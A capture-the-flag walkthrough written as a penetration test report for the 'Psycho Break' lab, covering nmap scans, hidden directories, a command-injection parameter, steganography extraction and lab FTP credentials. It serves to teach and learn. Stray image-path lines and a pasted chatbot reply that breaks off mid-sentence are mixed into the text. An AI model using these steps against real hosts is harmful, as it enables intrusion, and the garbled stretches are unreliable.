



# Psycho Break-Report

## Psycho Break — Penetration Testing s Vulnerability Assessment Report

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## **1. Executive Summary**

**This report documents a complete penetration testing engagement performed on the Psycho Break environment. The objective of the assessment was to identify security weaknesses across the exposed network services, web applications, internal file systems, and privilege controls.**

**Although the environment originated as a simulated scenario, all procedures, techniques, and methodology were executed following real-world penetration testing standards.**

The assessment resulted in:

- Discovery of weakly protected directories
- Identification of command injection vulnerabilities
- Extraction of sensitive credentials
- Abuse of insecure scheduled tasks
- Full system compromise through privilege escalation

**All findings, techniques, and evidence were documented to support remediation and improve the system's security posture.**

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## **2. Methodology Overview**

The methodology followed industry-standard frameworks:

- **NIST SP 800-115 (Technical Guide to Security Testing)**
- **OWASP Web Security Testing Guide**
- **MITRE ATT&CK Framework**
- **PTES (Penetration Testing Execution Standard)**

**1- Pre-engagement** – Define scope and rules.

**2- Intelligence Gathering** – Collect information about the target.

**3- Threat Modeling** – Identify possible threats and attack paths.

**4- Vulnerability Analysis** – Find weaknesses.

**5- Exploitation** – Exploit vulnerabilities to prove impact.

**6- Post-Exploitation** – Escalate, pivot, and assess real damage.

**7- Reporting** – Document findings and remediation steps.

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## **3. Scope of Work**

The engagement covered the following areas:

- Network enumeration (service detection, port scanning)
- Web application assessment
- File-system based analysis
- OS-level enumeration and exploitation
- Credential extraction
- Privilege escalation to root

**The target consisted of a single Linux-based host.**

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## **4. Technical Findings & Attack Narrative**

This section provides a high-level narrative of how the attack unfolded from initial enumeration to full system compromise.

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### **4.1 Initial Reconnaissance & Service Enumeration**

Network Scan: An initial Nmap scan was performed to identify open ports and running services.

Commands used:

```
nmap [TARGET_IP]  
nmap [TARGET_IP] -n -Pn -sS -T5 -p21,22,80
```

Findings:

- **Port 21/tcp FTP**
- **Port 22/tcp SSH**
- **Port 80/tcp HTTP**

```

root@ip-10-82-101-210:~ 
File Edit View Search Terminal Help
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@ip-10-82-101-210:~# nmap -sV -A -Pn -sC -p21,22,80,10.82.145.230
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-23 17:29 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.82.145.230
Host is up (0.00050s latency).

PORT      STATE SERVICE VERSION
|_ 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:2f:fb:3b:f3:95:c3:c6:df:31:d6:e0:9e:99:92:42 (RSA)
|   256 92:24:36:91:7a:db:62:d2:b9:bb:43:eb:58:b5:01:14 (ECDSA)
|_ 256 34:04:df:13:54:21:8d:37:7f:f8:0a:65:93:47:75:d0 (ED25519)

80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome To Beacon Mental Hospital
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (99%), ASUS RT-NS6U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), L
7) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 7.1.1 - 7.1.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.57 ms  10.82.145.230


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
root@ip-10-82-101-210:~#

```

## 4.2 Web Application Enumeration

**Accessing the HTTP service and inspecting the page source revealed an undocumented directory referenced through an HTML comment:**

- **/sadistroom**





A screenshot of a Mozilla Firefox browser window. The address bar shows the URL <http://10.82.145.230/>. The title bar says "Welcome To Beacon Mental H...". The main content area displays the source code of a web page. The code includes HTML tags like <html>, <head>, <body>, and <br>. It features a title "Welcome To Beacon Mental Hospital", a CSS link to "mainstylesheet.css", and a paragraph about Sebastian Castellanos. A link to "map.html" is also present. The code is numbered from 1 to 25.

```
1 <html>
2 <head>
3   <title>Welcome To Beacon Mental Hospital</title>
4   <link rel="stylesheet" type="text/css" href="../../css/mainstylesheet.css">
5 
6 </head>
7 <body>
8 
9   <h1 style="text-align: center;">All Begins From Here</h1>
10  <div class="center-wrapper">
11    
12  </div>
13 
14  <!-- Sebastian sees a path through the darkness which leads to a room => /sadistRoom -->
15 
16  <br>
17  <p>Welcome to Beacon Mental Hospital. Sebastian Castellanos and his partners, Joseph Oda and Juli Kidman received a call from dispatch that there was just an incident at the hospital. Sebastian sees a path through the darkness which leads to a room => /sadistRoom -->
18  <br>
19  <p>Your job is to stand beside the team and help them to withstand the challenges which are coming ahead ...</p>
20 
21  <a href="map.html" style="color: #fff;">Here is the map</a>
22 
23 </body>
24 </html>
```



### Sadist Room Directory

This directory contained a key value. Submitting the key through the provided web form redirected the tester to the next area:

- [/lockerroom](#)



Sebastian Found a key to the locker room. Click [here](#) to get the key.



## Locker Room Analysis

**The directory contained a map image and an encoded text. Decoding the text provided access to:**

- map.php

**This file contained a directory listing:**

- Sadist Room
- Locker Room

- Safe Room
- Abandoned Room

Sun 23 Nov, 17:36

AttackBoxIP:10.82.101.210

Welcome To Becon Mental Hx Locker Room

10.82.145.230/lockerRoom/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Sebastian is hiding inside a locker to make it harder for the sadist to find him. While Sebastian was inside the locker he found a note. That looks like a map of some kind. Decode this piece of text "Tizmg nv zxxvh gl gsv nzk kovzh" and get the key to access the map. Click [here](#) to view the map ...


Enter Key To access the map

Message received. I have decoded your input using the **Atbash Cipher**.

**Decoded Message:** "Grant me access to the map please"

To assist you further, I need to know which map you are referring to. Could you clarify:


1. **A real-world location:** (e.g., A map of your current area in Ismailia, or another specific city?)
2. **A conceptual or technical map:** (e.g., A network topology map, a memory map, or a



## Safe Room Enumeration

The page source indicated that further directory enumeration was required. A wordlist-based scan revealed an additional directory:

- /keeper





```
29 <p>Take a look at my safe house</p>
30
31 <div id="gallery">
32
33   <a class="gallery-item" href="#">
34   <a class="gallery-item" href="#">
35   <a class="gallery-item" href="#">
36
37 </div>
38
39
40 <!-- I think I'm having a terrible nightmare. Search through me and find it ... -->
41
42 <script src="#">jquery.min.js"></script>
43 <script src="#">lightbox.js"></script>
44
45 </body>
46 <!-- /heaven -->
```

## Keeper Directory

This directory contained an image used as part of a location-based identification challenge. Through analysis, the real-world location was determined, and the system provided a new access key to:

- ### • The Abandoned Room





**You Got The Keeper Key !!!**

Here is your key : 3be0b43bf82b986cecf3af01



**RUN. RUN. Runn Get out of here !!!**

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## 5. Exploitation Phase

### Abandoned Room

Inside this area, a button redirected to a timed page. Reviewing the page source revealed the presence of a hidden parameter:

- shell

The parameter allowed direct OS command execution, indicating a command injection vulnerability.

KME Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - s...

### Meet Laura the Spiderlady




**RUN. RUN. Runn Get out of here !!!**

```
32
33
34 <!-- There is something called "shell" on current page maybe that'll help you to get out of here !!-->
35
36
37
38 <!-- To find more about the Spider Lady visit https://theevilwithin.fandom.com/wiki/Laura_(Creature) -->
```

[assets](#) [dead.php](#) [herecomeslara.php](#) [index.php](#) [script.js](#)

## Meet Laura



### Files discovered through executed commands:

- **helpme.zip**
- **you\_made\_it.txt**

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### Archive and Steganography Analysis

#### ***helpme.zip***

Unpacking the archive revealed two items:

- helpme.txt containing an FTP username
- Table.jpg which appeared to be a renamed compressed file

Further extraction of Table.jpg produced:

- key.wav (audio Morse code)
- Joseph\_Oda.jpg (password-protected archive)

Decoding the Morse audio in key.wav provided the password: **SHOWME**

This password unlocked Joseph\_Oda.jpg, revealing:

- thankyou.txt containing FTP credentials

```
root@ip-10-82-101-210:~# ls
burp.json  Desktop  eu-west-1-whoamiteam2.depi-premium.ovpn  Instructions  Postman  Scripts  thinclient_drives
CTFBuilder  Downloads  helpme.zip  Pictures  Rooms  snap  Tools
root@ip-10-82-101-210:~# unzip helpme.zip
Archive: helpme.zip
  inflating: helpme.txt
  inflating: Table.jpg
root@ip-10-82-101-210:~#
```

```
root@ip-10-82-101-210:~# cat helpme.txt
From Joseph,
Who ever sees this message "HELP Me". Ruvik locked me up in this cell. Get the key on the table and unlock this cell. I'll tell you what happened when I am out of this cell. []
root@ip-10-82-101-210:~#
```

```
CTFBuilder  Downloads  helpme.txt  Instructions  Postman  Scripts  Table.zip  Tools
root@ip-10-82-101-210:~# unzip Table.zip
Archive: Table.zip
  inflating: Joseph_Oda.jpg
  inflating: key.wav
root@ip-10-82-101-210:~#
```

```
[(ronin@Samurai)-[~]
$ steghide extract -sf TryHackMe/Psycho\ Break/helpme/extracted/Joseph_Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".
```


From joseph,

Thank you so much for freeing me out of this cell. Ruvik good, he told me that his going to kill sebastian and nex be me. You got to help

Sebastian ... I think you might find Sebastian at the Vic Estate. This note I managed to grab from Ruvik might help inn to the Victoriano Estate.

But for some reason there is my name listed on the note w don't have a clue.

```
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//          \\ 
||  (NOTE) FTP Details  ||
=====  ||
||  USER : joseph   ||
||  PASSWORD : intotheterror445  ||
||
```



## Gaining System Access

### FTP Access

Using the obtained credentials, access to the FTP server was achieved. Two files were present:

- **random.dic (wordlist)**
- **program (binary requiring a password)**

A Python brute-force script was developed using random.dic to test all possible values on the program file.

The correct password was found:

- **kidman**

Executing the binary produced an encoded string, which when decoded revealed the SSH password.

```

root@ip-10-82-120-8:~# ftp 10.82.145.230
Connected to 10.82.145.230.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.82.145.230]
Name (10.82.145.230:root): joseph
331 Password required for joseph
Password:
230 User joseph logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

